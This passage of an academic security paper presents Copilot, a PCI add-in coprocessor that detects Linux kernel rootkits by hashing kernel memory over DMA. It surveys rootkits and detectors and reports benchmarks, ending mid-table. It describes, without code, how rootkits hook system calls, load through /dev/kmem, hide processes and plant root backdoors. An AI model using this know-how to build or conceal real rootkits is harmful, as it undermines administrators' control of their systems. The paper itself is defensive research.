As an example of Copilot's integrity monitoring technique, we have tested and verified the prototype's ability to successfully detect the presence of twelve commonly-used, publicly-known rootkits. Rootkits are collections of programs that enable attackers who have gained administrative control of a host to modify that host's software, usually causing it to hide their presence from the host's genuine administrators. Every popular rootkit soon encourages the development of a program designed to detect it; every new detection program inspires rootkit authors to find better ways to hide. But in this race, the rootkit designers have traditionally held the advantage: the most sophisticated rootkits modify the operating system kernel of the compromised host to secretly work on behalf of the attacker. When an attacker can arbitrarily change the functionality of the ker-

nel, no user program that runs on the system can be trusted to produce correct results – including user programs for detecting rootkits.

The Copilot monitor prototype is designed to monitor the 2.4 and 2.6 series of Linux kernels. Copilot's aim is not to harden these kernels against compromise, but to detect cases where an attacker applies a rootkit to an already-compromised host kernel. Copilot is designed to be effective regardless of the reason for the initial compromise – be it a software or configuration flaw or a human error involving a stolen administrative password.

The remainder of this section provides an overview of the Copilot monitor prototype testbed. Section 2 contains a brief survey of some existing kernel-modifying rootkits and their behaviors, followed by a complimentary survey of existing rootkit detection software in Section 3. Sections 4 through 6 discuss the implementation of the prototype. The Copilot monitor depends upon a number of specific features of the IBM PC-compatible PCI bus (Section 4) and the Linux virtual memory subsystem (Section 5) in order to operate. Section 6 describes how the Copilot monitor uses these features to provide useful integrity monitoring functionality.

Depending on the aggressiveness of its configuration, the Copilot monitor's examination of host RAM can lead to some contention on the PCI bus and for access to main memory. Section 7 presents the results of several benchmarks examining the trade-off between reducing the average amount of time required by Copilot to detect a rootkit and increasing the amount of PCI bus capacity Copilot leaves for the host's own applications.

Section 8 discusses the limitations of the present Copilot monitor prototype, and Section 9 discusses possible avenues of future work. Section 10 compares the Copilot monitor to other related work, and Section 11 presents our conclusions.

The Copilot monitor prototype testbed consists of two machines and a PCI add-in card, shown in figure 1. On the left is the *host* – the machine that Copilot monitors for the presence of rootkits. It contains the Copilot *monitor* on its PCI add-in card. On the right is the *admin station* – the machine from which an administrator can interact with the Copilot monitor. The remainder of this document deliberately uses the words *host*, *monitor*, and *admin station* to distinguish between these three entities. The phrase “host kernel,” in particular, always refers to the kernel running on the host – the machine that Copilot monitors. All machines run versions of the GNU/Linux operating system; their configurations are described more fully in Section 7.

The host is a desktop PC configured as a server. The monitor is an Intel StrongARM EBSA-285 Evaluation Board – a single-board computer on a PCI add-in card inserted into the host's PCI bus. The monitor retrieves parts of host RAM for examination through Direct Memory Ac-




Figure 1: Copilot monitor prototype testbed architecture

cess (DMA) without the knowledge or intervention of the host kernel.

The admin station is a laptop workstation that connects to the monitor via an independent communication link attached to a connector on the back of the EBSA-285 Evaluation Board. This independent link allows the monitor to send reports to the admin station without relying upon the (possibly compromised) host for communication. It also allows the admin station to periodically poll the monitor in order to detect cases where the host has been compromised and powered-down, or trapped in a cycle of PCI resets that would prevent all of its PCI devices (the monitor included) from performing useful work.

In an alternate design, the monitor and admin station might communicate via cryptographically-protected messages passed to the host kernel via the PCI bus. This configuration would eliminate the monitor's need for independent communication link hardware, permitting its implementation on a less expensive board. However, the present Copilot monitor prototype uses an independent communication link for two reasons. First, one of the primary goals of Copilot is to protect an unmodified commodity system. Communication over the PCI bus would require a driver on the protected system, thereby violating this goal. Second, Copilot is much more likely to provide system administrators with useful information in the event of an intrusion if its messages are guaranteed to reach the admin station. In the case of a PCI-based reporting mechanism, an attacker could trivially disable reporting in the protected host, forcing the only sign of trouble at the admin station to be Copilot's failure to report.

Presently, the Copilot monitor prototype implements a detection strategy based on MD5 hashes [29] of the host kernel's text, the text of any loaded LKMs, and the contents of some of the host kernel's critical data structures. Like a number of the user-mode detection programs described in Section 3, it calculates “known good” hashes for these items when they are believed to be in a correct, non-

compromised state. The Copilot monitor then periodically recalculates these hashes throughout host kernel run-time and watches for results that differ from the known good values. The Copilot monitor sends reports of differing hash values to the admin station where they can be judged to be the result of either valid administrative kernel modification (such as dynamic driver loading) or of a malicious rootkit. This judgment is made manually on the current prototype; as described in Section 9, automating it is a subject for future work.

## 2 Rootkit taxonomy

Rootkits are collections of software that enable attackers who have gained administrative control of a host to hide their presence from the host's genuine administrators. Once installed, rootkits modify the host's software to provide an attacker with the ability to hide the existence of chosen processes, files, and network connections from other users. Rootkits may also provide convenient backdoors through which an attacker can regain privileged access to the host at will or keystroke logging facilities for spying on legitimate users. By installing rootkits, attackers increase the ease with which they can return to and exploit a compromised host over the course of weeks or months without being detected.

Rootkits can be partitioned into two classes: those that modify the host operating system kernel and those that do not. Those in the second class are simpler and easier to detect. These simple rootkits replace critical system utilities such as `ps`, `ls`, and `netstat` with modified versions that deceptively fail to report the presence of an attacker's processes, files, and network connections. However, since the operating system kernel is not part of the deception, a suspicious administrator can detect the presence of these simple rootkits by comparing the output of the modified utilities against the output of unmodified versions obtained from read-only installation media, or against information provided directly by the operating system kernel via its `/proc` filesystem [3]. Additionally, defensive software is available which monitors the files containing a host's critical system utilities for the kinds of unexpected changes caused by a simple rootkit installation [18, 24].

Copilot is designed to detect the more complex class of rootkits that modify the host operating system kernel itself to provide deceptive information. The above detection techniques will fail when run on a sufficiently modified kernel: when the kernel itself lies, even correct system utilities can do nothing but pass this false information on to the user. Section 3 describes the race that is in progress between authors of complex rootkit detection tools that depend on at least *some* part of the kernel remaining unmodified and authors of rootkits who respond by increasing the scope of their modifications. The Copilot project demon-

strates a means of escaping this race by running integrity monitoring software on a PCI card whose software does not depend on the health of the host operating system kernel being monitored and is beyond the reach of an attacker. Copilot's integrity monitoring strategy is described fully in Section 6.

There are many rootkits designed to modify the Linux kernel available on the Internet. The remainder of this section describes the workings of a representative sample of them, listed in table 1. The present Copilot monitor prototype has successfully detected the presence of each of the rootkits listed in this table within 30 seconds of their being installed on the testbed host.

The example rootkits in table 1 provide a variety of services. Nearly all are designed to make the kernel return incorrect or incomplete information when queried by user-mode programs, in order to hide the presence of the rootkit and the attacker's processes and files. Some of them also provide backdoors allowing remote access to the compromised system, or provide a means of privilege escalation to local users. Some of the example rootkits provide keystroke loggers.

The rootkits in the *complete rootkits* section of table 1 provide a sufficient amount of deceptive functionality that they might be of use to an actual attacker. The remaining rootkits provide only limited functionality and serve only to demonstrate how a particular aspect of rootkit functionality might be implemented.

The check-boxes in the table call attention to the rootkit attributes that are most relevant to a detection tool like Copilot: the means by which attackers load the rootkits into the kernel and the means by which the rootkits cause the kernel to execute their functions.

The first column of table 1 shows that all but one of the example rootkits are implemented as LKMs and are designed to be loaded through the kernel's LKM-loading interface as if they were device drivers. This fact is significant because an unmodified kernel will report the presence of all loaded LKMs – a stealthy rootkit must take pains to modify the kernel or its LKM management data structures to avoid being revealed in these reports. The LKM-loading interface is not the only means of loading a rootkit into the kernel, however. The SucKIT rootkit is designed to be written into kernel memory via the kernel's `/dev/kmem` interface using a user-mode loading program provided with the rootkit. (The `/dev/kmem` interface provides privileged processes with direct access to kernel memory as if it were a file.) This loading method does not use the kernel's LKM-loading interface and consequently leaves no trace in its data structures.

The remaining columns of table 1 show that the example rootkits use a variety of means to cause the kernel to execute their code. Nearly all of them overwrite the addresses of some of the kernel's system call handling functions in



rootkit name:	loads via:	overwrites syscall jump	adds new syscall jump	modifies kernel text	adds hook to /proc	adds inet protocol
Complete rootkits:						
adore 0.42	LKM	x				
knark 2.4.3	LKM	x			x	x
rial	LKM	x				
rkit 1.01	LKM	x				
SucKIT 1.3b	kmem	x	x			
synapsys 0.4	LKM	x				
Demonstrates module or process hiding only:						
modhide1	LKM	x				
phantasmagoria	LKM			x		
phide	LKM	x				
Demonstrates privilege escalation backdoor only:						
kbd 3.0	LKM	x				
taskigt	LKM				x	
Demonstrates key logging only:						
Linspy v2beta2	LKM	x				

Table 1: Features of example Linux kernel-modifying rootkits

the system call table with the addresses of their own doctored system call handling functions. This act of system call interposition causes the kernel to execute the rootkit's doctored system call handling functions rather than its own when a user program makes a system call [11, 9].

The rootkit's doctored functions may implement deceptive functionality in addition to the service normally provided by the system call. For example, rootkits often interpose on the `fork` system call so that they may modify the kernel's process table data structure in a manner which prevents an attacker's processes from appearing in the user-visible process list whenever a the kernel creates a new process. Privilege-escalating backdoors are also common: the rkit rootkit's doctored `setuid` function resets the user and group identity of processes owned by an unprivileged attacker to those of the maximally-privileged root user.

System call interposition is not the only means by which rootkits cause the kernel to execute their functions, however. In addition to interposing on existing system calls, the SucKIT rootkit adds new system calls into previously empty slots in the kernel's system call table. The phantasmagoria rootkit avoids the system call table altogether and modifies the machine instructions at the beginnings of several kernel functions to include jumps to its own functions. The knark and taskigt rootkits add hooks to the `/proc` filesystem that cause their functions to be executed when a user program reads from certain `/proc` entries. The taskigt rootkit, for example, provides a hook that grants the root user and group identity to any process that reads a particular `/proc` entry. The knark rootkit also registers its own inet protocol handler that causes the kernel to create a privileged process running an arbitrary program when the

kernel receives certain kinds of network packets.

### 3 Existing detection software

A number of tools designed to detect kernel-modifying rootkits are currently available to system administrators. These software packages make a series of checks on any number of system resources to determine if that system is in an anomalous state. In this section, we describe some of the common and novel approaches taken by a subset of kernel-modifying rootkit detectors.

There are two categories of kernel-modifying rootkit detectors: those that check for rootkit symptoms by looking for discrepancies that are detectable from user-space and those that analyze kernel memory directly to detect changes or inconsistencies in kernel text and/or data structures. We refer to these two types of tools as *user-space* and *kernel memory* tools respectively. A number of tools can be considered both user-space and kernel memory tools, as they provide detection mechanisms that fall into both categories. Table 2 summarizes a representative sample of commonly used rootkit detectors that can, at least to some degree, detect kernel-modifying rootkits. Those tools with a mark present in the rightmost column perform user-space checks. Those with marks in either of the two leftmost columns analyze kernel memory through the specified mechanisms.

Even many kernel-modifying rootkits have symptoms that are readily-observable from user-space, without accessing kernel memory or data structures directly. For example, as previously mentioned, some rootkits add entries to the kernel's `/proc` filesystem. Such entries can often

rootkit detector:	Kernel memory access		synchronous detection	user-space symptom detection
	/dev/kmem	detector LKM		
KSTAT	x	x		x
St. Michael		x	x	
Carbonite		x		
Samhain	x			x
chkrootkit				x
checkps				x
Rkscan				x
RootCheck				x
Rootkit Hunter				x

Table 2: kernel-modifying rootkit detector mechanisms

be found with standard directory lookups and, many times, even with trusted, non-compromised versions of `ls`. Similarly, a number of LKM rootkits do a poor job of hiding themselves from simple user queries such as checking for exported symbols in `/proc/ksyms`. These symbols are part of the rootkit's added kernel text and do not exist in healthy kernels.

User-space checks fall into two categories: those that are rootkit-specific and those that are not. The former are extremely efficient at detecting well-known rootkits using simple checks for specific directories, files, kernel symbols, or other attributes of the system. One of the most common rootkit-specific detectors, `chkrootkit`, has a set of predetermined tests it performs looking for these attributes. In doing so, it can detect dozens of LKM rootkits currently in common use.

Non-rootkit specific checks by user-space tools generally perform two types of tasks. The first is a simple comparison between information provided through the `/proc` filesystem and the same information as determined by system calls or system utilities. One such common check is for process directory entries hidden from `ps` and the `readdir` system call. The second common user-space check is for anomalies in the Linux virtual filesystem directory structure. Some rootkits hide directories, resulting in potential discrepancies between parent-directory link counts and the number of actual subdirectories visible by user programs.

While user-space checks can prove useful under certain conditions, they have two fundamental limitations. First, because they are dependent on interfaces provided by the kernel, even the most critical of compromises can be concealed with an advanced kernel-resident rootkit. Second, most of the symptoms that are detectable from user-space are not general enough to protect against new and unknown rootkits. However, there is a set of tools whose purpose is to protect the kernel in a more general way, by watching for rootkits at the point of attack – in kernel memory. We first describe the mechanisms used by these tools to

access kernel memory and the shortcomings with each approach. Then, we provide some general insight into the types of checks kernel memory protectors perform. Finally, we briefly introduce four common tools currently used to detect rootkits using kernel memory.

Not surprisingly, the methods available to rootkit detectors are not unlike those utilized by rootkits themselves. Unfortunately, easy access to kernel memory is a double-edged sword. Although it provides for the convenient extensibility of the Linux kernel through kernel modules, it also provides for the trivial insertion of new kernel code by attackers who have gained root privileges. There are two primary access paths to the Linux kernel, both of which were discussed in Section 2. The first, `/dev/kmem`, allows attackers and protectors alike to write user programs that can arbitrarily change kernel virtual memory. There is much more overhead involved with a program that uses `/dev/kmem`, because symbols need to be ascertained independently (typically from `/proc/ksyms` or the `System.map` file) and data structures need to be processed manually. However, the portability of a tool written in this way would allow it to work even on kernels built without LKM support. One major drawback which must be considered by authors of tools that use `/dev/kmem` is that the interface is provided by the kernel – the entity whose integrity they seek to verify. Because the interface is provided by a kernel code, there is always potential that a rootkit is providing false information to the user-space tool.

The second method, insertion of an LKM by the tool, can be a far more powerful approach. First, it gives the tool the ability to execute code *in the kernel*, the privileges of which include the ability to manipulate the scheduler, utilize kernel functions, provide additional interfaces to user-space programs, and have immediate access to kernel symbols. The negatives of using an LKM are twofold. First, the approach clearly will not work in a kernel built without LKM support. Second, a rootkit already resident in the kernel could modify, replace, or ignore a module as it sees fit, depending on its sophistication.

Functionality	KSTAT	St. Michael	Carbonite	Samhain
<i>Long-term change detection</i>				
Hidden LKM detection	X	X		
Syscall table change detection	X	X		X
Syscall function change detection	X	X		X
Kernel text modification detection		X		
IDT change detection	X			X
<i>Short-term system state</i>				
Hidden process detection	X		X	
Hidden socket detection	X		X	
<i>Extra features</i>				
Hides self from rootkits		X		X
Restore modified text changes		X		

Table 3: kernel-modifying rootkit detector functionality- detectors that examine kernel memory

Once provided access to kernel memory, tools take a number of approaches to protect the kernel. First, and perhaps the most well-known, is protection of the system call table [16]. As shown in table 1, the vast majority of rootkits utilize system call interposition in one form or another. Rootkit detectors with access to system memory can perform a number of checks on the system call table, the most notable of which is storing a copy or partial copy of the table and the functions to which it points. This copy is then used at a later time to make periodic checks of the table. A similar procedure is also used by some kernel memory-based detectors to check the interrupt descriptor table (IDT), and in one case, the entire kernel text.

In addition to protecting text and jump tables within the kernel, detection tools are used to provide information about kernel data that cannot easily be obtained from user-space. Some common examples are the data structures associated with LKMs, files, sockets, and processes, each of which can change frequently in a running kernel. Tools with access to kernel memory can parse and analyze this data in order to look for suspicious or anomalous instances of these objects. User-space tools that use `/dev/kmem` and LKMs that create new interfaces can compare data obtained directly from the kernel in order to find hidden processes, files, sockets, or LKMs.

Table 3 provides a list of four common kernel memory-based rootkit detection tools. The table also shows a set of functionality that is common among such detectors, as well as the specific functionality provided by each tool. We briefly describe each of these four tools.

KSTAT is a tool for system administrators, used to detect changes to the interrupt descriptor table, system call vector, system call functions, common networking functions, and `proc` filesystem functions. Additionally, it provides an interface for obtaining information about open sockets, loaded kernel modules, and running processes directly from kernel memory. KSTAT relies on `/dev/kmem` for

its checking, but uses LKMs in two ways. First, the initial run of KSTAT on a “clean” kernel uses a module to obtain kernel virtual memory addresses for some of the networking and filesystem functions it protects. Second, because the module list head pointer is not exported by the Linux kernel, a “null” module is used to locate the beginning of the module linked list at each check for new modules. Change detection is performed by using “fingerprints” of the original versions. In the case of function protection, this amounts to the copying of a user-defined number of bytes at the beginning of the function. Jump tables (e.g. IDT and system call) are copied in full.

Another popular tool that uses `/dev/kmem` for kernel integrity protection is Samhain, a host-based intrusion detection system (IDS) for Unix/Linux [5]. While rootkit detection is not the only function of Samhain, the tool provides IDT, system call table, and system call function protection similar to that of KSTAT. Although it does not perform all of the functionality with regard to kernel state provided by KSTAT, Samhain does have one additional feature – the ability to hide itself. An LKM can be loaded to hide process and file information for Samhain so that an attacker might not notice the tool’s existence when preparing to install a rootkit. Because of this feature, administrators can prevent attackers with root access from recognizing and killing the Samhain process.

The third tool we discuss is likely the most well-known rootkit detector tool available – St. Michael [5, 16]. As part of the St. Jude kernel IDS system, St. Michael attempts to protect kernel text and data from within the kernel itself via an LKM. St. Michael provides most of the same protection as KSTAT and Samhain with a number of added features. First, it replaces copy fingerprints with MD5 or SHA-1 hashes of kernel text and data structures, thereby covering larger segments of that information. Second, St. Michael is the only tool discussed that provides both preventative and reactive measures for kernel modifi-

cations, in addition to its detection features. The former are provided through changes such as turning off write privileges to `/dev/kmem` and performing system call interposition on kernel module functions in order to synchronously monitor kernel changes for damage. Because of its synchronous nature, St. Michael has a distinct advantage in detection time – to the point that it can actually prevent changes in some cases. The final major advantage of the St. Michael system is its ability to restore certain parts of kernel memory in the case of a detected change. By backing up copies of kernel text, St. Michael provides an opportunity to replace modified code before an attacker utilizes changes made by a rootkit. However, St. Michael has the same disadvantages as any LKM-based tool, as described previously.

The final tool we discuss in this section is another LKM-based memory tool, known as Carbonite [16]. While the latest release only works with version 2.2 Linux kernels, the implementation is an excellent example of integrity protection on kernel data structures. Carbonite traces all tasks in the kernel's task list and outputs diagnostic information such as open files, open sockets, environment variables, and arguments. An administrator can then manually audit the output file in search of anomalous entries. Carbonite is a good example of a tool that can be used to produce more specific information after an initial indication of intrusion.

## 4 Coprocessor Requirements

In order to perform its task of monitoring host memory, the Copilot coprocessor must meet, at a minimum, the following set of requirements:

- *Unrestricted memory access.* The coprocessor must be able to access the system's main memory. Furthermore, it must be able to access the full range of physical memory- a subset is not sufficient.
- *Transparency.* To the maximum degree possible, the coprocessor should not be visible to the host processor. At a minimum, it should not disrupt the host's normal activities and should require no changes to the host's operating system or system software.
- *Independence.* The coprocessor should not rely on the host processor for access to resources – including main memory, logging, address translation, or any other task. The coprocessor must continue to function regardless of the running state of the host machine, particularly when it has been compromised.
- *Sufficient processing power.* The coprocessor will, at a minimum, need to be able to process large amounts of memory efficiently. Additionally, the choice of hashing as a means of integrity protection places on the

coprocessor the additional requirement of being able to perform and compare such hashes.

- *Sufficient memory resources.* The coprocessor must contain enough long-term storage to keep a baseline of system state. This summary of a non-compromised host is fundamental to the proper functioning of the auditor. Furthermore, the coprocessor must have sufficient on-board, non-system RAM that can be used for its own private calculations.
- *Out-of-band reporting.* The coprocessor must be able to securely report the state of the host system. To do so, there must be no reliance on a possibly-compromised host, even to perform basic disk or network operations. The coprocessor must have its own secure channel to the admin station.

The EBSA-285 PCI add-in card meets all of the above requirements and provides a strong foundation for an initial prototype. The remainder of this section briefly describes how these requirements are met by our EBSA implementation, including some of the technical details that enable it to work in an i386 host.

### 4.1 Memory Access

The PCI bus was originally designed for connecting devices to a computer system in such a way that they could easily communicate with each other and with the host processor. As the complexity and performance of these devices increased, the need for direct access to system memory without processor intervention became apparent [26]. The solution provided by manufacturers has been to separate memory access from the processor itself and introduce a memory controller to mediate between the processor and the many devices that request memory bandwidth via the bus. This process is commonly referred to as direct memory access (DMA) and is the foundation for many high-performance devices found in everyday systems [26].

On any given PCI bus, there are two types of devices: initiators, or bus masters, and targets [35]. As the names suggest, bus masters are responsible for starting each transaction, and targets serve as the receiving end of the conversation. A target is never given access to the bus without being explicitly queried by a bus master. For this reason, bus mastering is a requirement for a device to utilize DMA. Most modern PC motherboards can support multiple (five to seven is typical) bus masters at any one time, and all reasonably performing network, disk, and video controllers support both bus mastering and DMA. The EBSA-285 has full bus master functionality, as well as support for DMA communication with host memory [13].

DMA was designed to increase system performance by reducing the amount of processor intervention necessary



for device access to main memory [26]. However, since the ultimate goal is to facilitate communication between the device and the processor, some information must be shared by both parties to determine where in memory information is being stored. In order to account for the separation of address spaces between the bus and main memory, the host processor will typically calculate the translation and notify the device directly where in the PCI address space it should access [26]. Unfortunately for the EBSA, and for our goal of monitoring host memory, this separation makes it difficult to determine where in main memory the device is actually reading or writing; there is not necessarily an easy mapping between PCI memory and system memory. However, in the case of the PC architecture, the designers have set up a simple one-to-one mapping between the two address spaces. Therefore, any access to PCI memory corresponds directly to an access in the 32-bit physical address space of the host processor. The result is full access to the host's physical memory, *without* intervention or translation by the host processor.

## 4.2 Transparency and Independence

As previously mentioned, there are two modes in which the monitor prototype can be run. While in the first mode the monitor loads its initial system image from the running host, the second is a standalone mode that provides for complete independence with regard to process execution [23, 24]. As with all add-in cards, the EBSA remains able to be queried by the host and reliant on the PCI bus for power in both modes of operation. However, in standalone mode, the EBSA can be configured to deny all configuration reads and writes from the host processor, thereby making its execution path immutable by an attacker on the host.

A creative attacker may find ways to disable the device, the most notable of which is sending a PCI-reset to prevent the board from accessing main memory. However, two caveats to this attack are worth noting. First, there is no easy interface for sending a PCI reset in most systems without rebooting the machine or resetting all devices on the bus. Rebooting the host serves to bring unnecessary attention to the machine and may not be advantageous to the attacker. Furthermore, if the attacker is connected using a PCI-based network card the PCI reset will also disrupt the attack itself. Second, in a proper configuration, the admin station is a completely separate machine from the monitor and the host. A simple watchdog is placed on the admin station to insure that the monitor reports as expected. If no report is provided after a configurable amount of time, an administrator can easily be notified.

symbol	use
<code>_text</code>	beginning of kernel text
<code>_etext</code>	end of kernel text
<code>sys_call_table</code>	kernel's system call table
<code>swapper_pg_dir</code>	kernel's Page Global Directory
<code>idt_table</code>	kernel's Interrupt Descriptor Table
<code>modules</code>	head of kernel's LKM list

Table 4: Symbols taken from System.map

## 4.3 Resources

As shown by our implementation, the EBSA has sufficient resources to carryout the necessary operations on host memory. While we have not implemented all possible memory checks, the process of reading and hashing continuously has been tested, and the board has proven to perform reliably. More about these tests can be found in Section 7. In addition to its memory resources, the EBSA also provides a serial (RS-232) connection for external logging and console access by the management station. The board therefore meets all of our requirements.

## 5 Linux virtual memory

This section describes the two features of the Linux kernel that enable the Copilot monitor to locate specific data structures and regions of text within the host kernel's address space: linear-mapped kernel virtual addresses and the absence of paging in kernel memory. In its present form, Copilot would be unable to effectively monitor a host running a kernel without these features.

The linear-mapped kernel virtual address feature enables the Copilot monitor to locate the regions it must monitor within host kernel memory. As described in Section 1, when the Copilot monitor wishes to examine a region of host kernel memory, it makes a DMA request for that region over the PCI bus. Furthermore, Section 4 explained that, because of the nature of the PCI bus on the PC platform, the Copilot monitor must specify the address of the region to retrieve in terms of the host's physical address space. This requirement is somewhat inconvenient, because Copilot takes the addresses of several interesting symbols from the host kernel or its System.map file at Copilot configuration time. (These symbols are listed in table 4.) These addresses, as well as the pointers Copilot finds in the retrieved regions themselves, are all represented in terms of the host kernel's virtual address space. Consequently, before making a DMA request on the PCI bus, the Copilot monitor must first translate these host virtual addresses into host physical addresses.

The Copilot monitor makes this translation by retrieving the page tables maintained by the host kernel's virtual

memory subsystem via DMA and using them to translate addresses just as the host kernel does. The nature of linear-mapped virtual addresses in the Linux kernel enables Copilot to overcome the chicken-and-egg problem of how to retrieve the host kernel's page tables when those same page tables are seemingly required to initiate DMA. This solution is described more fully below.

Figure 2 contains a diagram showing two of the three kinds of virtual addresses used by the host kernel and their relationship to physical addresses. On the 32-bit i386 platform, the Linux kernel reserves virtual addresses above `0xc0000000` for kernel text and data structures [2, 30]. Virtual addresses between `0xc0000000` and the point marked `high_memory` in the diagram are called linear-mapped addresses. There are as many linear-mapped addresses as there are physical addresses on the host; the point where `high_memory` lies may be different from host to host, depending on the amount of RAM each host has. These addresses are called linear-mapped addresses because the Linux kernel maps them to physical addresses in a linear fashion: the physical address can always be found by subtracting the constant `0xc0000000` from the corresponding linear-mapped address. This linear mapping is represented by the arrow A in the diagram.

All of the Linux kernel's page tables reside in this linear-mapped region of virtual memory. Consequently, the Copilot monitor can take the virtual address of the topmost node in the tree-like page table data structure from `System.map` and subtract `0xc0000000` to determine its physical address. It can then use this physical address to retrieve the topmost node via DMA. The pointers that form the links between nodes of the page table tree are also linear-mapped addresses, so the Copilot monitor can retrieve secondary nodes just as it did the first node.

This simple linear-mapped address translation method is sufficient to retrieve the host kernel text, its page tables, and those data structures statically-allocated in its initialized and uninitialized data segments ("data" and "idata" in the diagram). However, it is not sufficient for retrieving dynamically-allocated data structures such as the buffers containing LKM text.

These dynamically-allocated data structures reside in the region of host virtual memory running from the `high_memory` point to `0xfe000000`. The kernel does not map these virtual addresses to physical address in a linear fashion. Instead, it uses its page tables to maintain a non-linear mapping, represented by the arrow B in the diagram. In order to translate these virtual address to physical addresses suitable for DMA, the Copilot monitor evaluates the host kernel's page tables and performs the translation calculation in the same way the host kernel does.

The host Linux kernel in the Copilot prototype testbed organizes its memory in pages that are 4 kilobytes in size. Because of the linear nature of the address mapping




Figure 2: Virtual address translation

between `0xc0000000` and `high_memory`, the Copilot monitor is guaranteed to find large data structures that span multiple pages in this region of virtual memory stored in an equal number of contiguous page frames in physical memory. Because of this contiguous storage, the Copilot monitor can retrieve them with a single DMA transfer.

However, a single DMA transfer may not be sufficient for large data structures spanning multiple pages in the non-linear-mapped region of virtual memory. In this region, the host kernel's page tables may map pages that are contiguous in virtual memory onto page frames that are not contiguous in physical memory. Because of this potential for separation, the Copilot monitor must perform separate address translations and DMA transfers for each page when examining large data structures in this region.

Note that the Linux kernel's page tables cover only the part of the virtual address space reserved for the kernel; their contents do not depend on which processes are currently running. Note also that there are additional kinds of kernel virtual addresses not shown in the diagram. These are the persistent kernel mappings and fix-mapped addresses residing above `0xfe000000` in the kernel virtual address space. The Copilot monitor does not yet translate these addresses; they are not discussed here.

The Copilot monitor also relies on the absence of paging in kernel memory. Although the Linux kernel will sometimes remove pages of virtual memory belonging to a user process from physical RAM in order to relieve memory congestion, it never removes pages of kernel memory from physical RAM [2]. Consequently, regardless of which user processes are running or otherwise occupy physical RAM at the moment the Copilot monitor makes a DMA transfer, the kernel and its data structures will always be present in their entirety.

## 6 Integrity monitoring

This section describes the present Copilot prototype's strategy for monitoring the integrity of the host kernel. As outlined in Section 1's overview of the prototype, the Copilot monitor detects changes in critical regions of host kernel memory by hashing them. Because it looks for changes in general rather than symptoms specific to a particular set of well-known rootkits, the Copilot monitor can detect modifications made by new rootkits never before seen in the wild. The present Copilot monitor prototype hashes two classes of host kernel memory: (1) memory containing kernel or LKM text and (2) memory containing jump tables of kernel function pointers.

The reason for the first class is easily explained: by hashing all of the host's kernel and LKM text, the Copilot monitor can detect cases where a rootkit has modified some of the kernel's existing executable instructions.

The reason for the second class is more complex. Optimally, the Copilot monitor would be able to identify foreign text added into previously empty regions of host kernel memory by a rootkit, either via the kernel's standard LKM-loading interface or via its `/dev/mem` or `/dev/kmem` interfaces. Unfortunately, distinguishing between buffers of foreign text and buffers of harmless non-executable data is not easy on PC-compatible systems like the testbed host. The i386-family of CPUs do not provide a distinct "execute" permission bit for memory segments containing executable text; there is only a "read" bit used for both text and non-executable data [2].

Because of this difficulty, rather than attempting to identify the foreign text itself, the Copilot prototype monitors places where a rootkit might add a jump instruction or a function pointer that would cause the existing host kernel to execute the foreign text. According to the logic of this workaround solution, foreign text added to empty kernel memory is harmless provided that it cannot be executed.

The first part of the Copilot monitor's hashing strategy covers some of these cases by detecting places where a rootkit modifies existing host kernel or LKM text to jump to some foreign text. The second part describes what must be done to cover the rest: observe all of the host kernel's jump tables for additions and changes.

The Linux kernel has many such jump tables. Some, such as the system call table, are not meant to change during the kernel's runtime. Others, such as the virtual filesystem layer's file operation vectors, are designed to be amended and revised whenever an administrator loads or unloads a filesystem driver. Every LKM can potentially add more jump tables.

The only kernel jump table hashed by the present version of the Copilot monitor is the host kernel's system call vector – the most popular target of the rootkits surveyed in Section 2. Although this presently limited coverage provides

many opportunities for clever rootkits to pass unnoticed, it is sufficient to demonstrate that host kernel integrity monitoring is possible from a coprocessor on a PCI add-in card.

## 7 Performance

In this section we present empirical results regarding the performance penalty of our Copilot system. As described below, Copilot has been shown experimentally to provide attackers with only a 30-second window while reducing system performance by less than 1%.

In recent years, it has become a well-known phenomenon that memory bandwidth creates a bottleneck for CPU efficiency [22]. While the addition of DMA to systems has increased performance by reducing the number of processor interrupts and context switches, it has also increased contention for main memory by allowing multiple devices to make requests concurrently with the processor. In the case of low-bandwidth devices, such as a simple network interface card (NIC), this additional memory contention has not proven to be significant. However, recent work has shown that the advent of high-performance network and multimedia equipment has begun to test the limits of the penalty for memory access [31, 32].

Because of the nature of our prototype, reading large amounts of memory periodically using the PCI bus, we fully anticipate some negative effect on system performance. We expect the degradation to be based on two primary factors. These are, in order of greatest to least significance, (1) contention for main memory and (2) contention for the PCI bus. The remainder of this section describes the penalties we have measured empirically through a set of benchmarks, the STREAM microbenchmark and the WebStone http server test suite. We conclude that while there is clearly a temporary penalty for each run of the monitor, the infrequency with which the system must be checked results in sufficient amortization of that penalty.

The STREAM benchmark was developed to measure sustainable memory bandwidth for high-performance computers [22]. While intended for these high-end machines and memory models, STREAM has proven to be an effective measure of PC memory bandwidth, at least for comparison purposes. The benchmark has four kernels of computation, each of which is a vector operation on a vector much larger than the biggest CPU-local cache. The four kernels can be summarized as a simple copy operation, scalar multiplication, vector addition, and a combination of the latter two.

To test the impact of our monitor on host memory bandwidth, we utilized a standard posttest-only control group design [4]. The experiment was run by bringing the system to a known, minimal state and running the STREAM benchmark. For the purposes of the STREAM tests, minimal is defined as only those processes required for system



Monitor Status	Average (MB/s)	Variance	Standard Error	Penalty
COPY				
Off	921.997001	20.896711	0.144557	0.00%
On	833.016002	107.949328	0.328556	9.65%
SCALE				
Off	920.444405	14.417142	0.120071	0.00%
On	829.142617	100.809974	0.317506	9.92%
ADD				
Off	1084.524918	47.928264	0.218925	0.00%
On	1009.868195	86.353452	0.293860	6.88%
TRIAD				
Off	1084.098722	49.922323	0.223433	0.00%
